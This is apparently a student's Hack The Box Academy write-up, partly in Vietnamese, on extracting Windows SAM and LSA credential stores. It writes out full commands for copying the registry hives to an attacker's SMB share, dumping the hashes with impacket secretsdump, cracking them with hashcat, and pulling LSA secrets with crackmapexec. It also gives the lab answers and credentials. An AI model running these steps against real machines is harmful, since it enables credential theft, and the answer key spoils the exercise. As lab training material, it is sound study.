1. Where is the SAM database located in the Windows registry? (Format: \*\*\*\*\\*\*\*)

P/s : hklm\sam

1. Apply the concepts taught in this section to obtain the password to the ITbackdoor user account on the target. Submit the clear-text password as the answer

xfreerdp /v:10.129.29.185 /u:Bob /p:HTB\_@cademy\_stdnt!

A screenshot of a computer program

Description automatically generated

A screenshot of a desktop

Description automatically generated

A screenshot of a computer program

Description automatically generated

```bash

┌──(root㉿lyquockhanh)-[~/Documents]

└─# sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support HTBAcademy /root/Documents/

```

A computer screen with white text

Description automatically generated

```bash

move sam.save [\\10.10.15.15\HTBAcademy](file:///\\10.10.15.15\HTBAcademy)


move system.save\\10.10.15.15\HTBAcademy

move security.save\\0.10.15.15\HTBAcademy

```

A computer screen with white text

Description automatically generated



```

┌──(root㉿lyquockhanh)-[~/Documents]

└─# locate secretsdump

```

A screen shot of a computer

Description automatically generated

```bash

┌──(root㉿lyquockhanh)-[~/Documents]

└─# python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam sam.save -security security.save -system system.save LOCAL

```

A screen shot of a computer

Description automatically generated

A screen shot of a computer code

Description automatically generated

```bash

┌──(root㉿lyquockhanh)-[~/Documents]

└─# hashcat -m 1000 crackpass.txt /usr/share/wordlists/rockyou.txt

A screen shot of a computer program

Description automatically generated

P/s : matrix

1. Dump the LSA secrets on the target and discover the credentials stored. Submit the username and password as the answer. (Format: username:password, Case-Sensitive)

Câu này tôi làm trên box của academy do box của tôi không đưa ra kết quả của crackmapexec

```bash

┌─[eu-academy-6]─[10.10.15.15]─[htb-ac-1522420@htb-fdsazdd2ro]─[~]

└──╼ [★]$ crackmapexec smb 10.129.60.232 --local-auth -u Bob -p HTB\_@cademy\_stdnt! --lsa

```

A screenshot of a computer program

Description automatically generated

P/s : frontdesk:Password123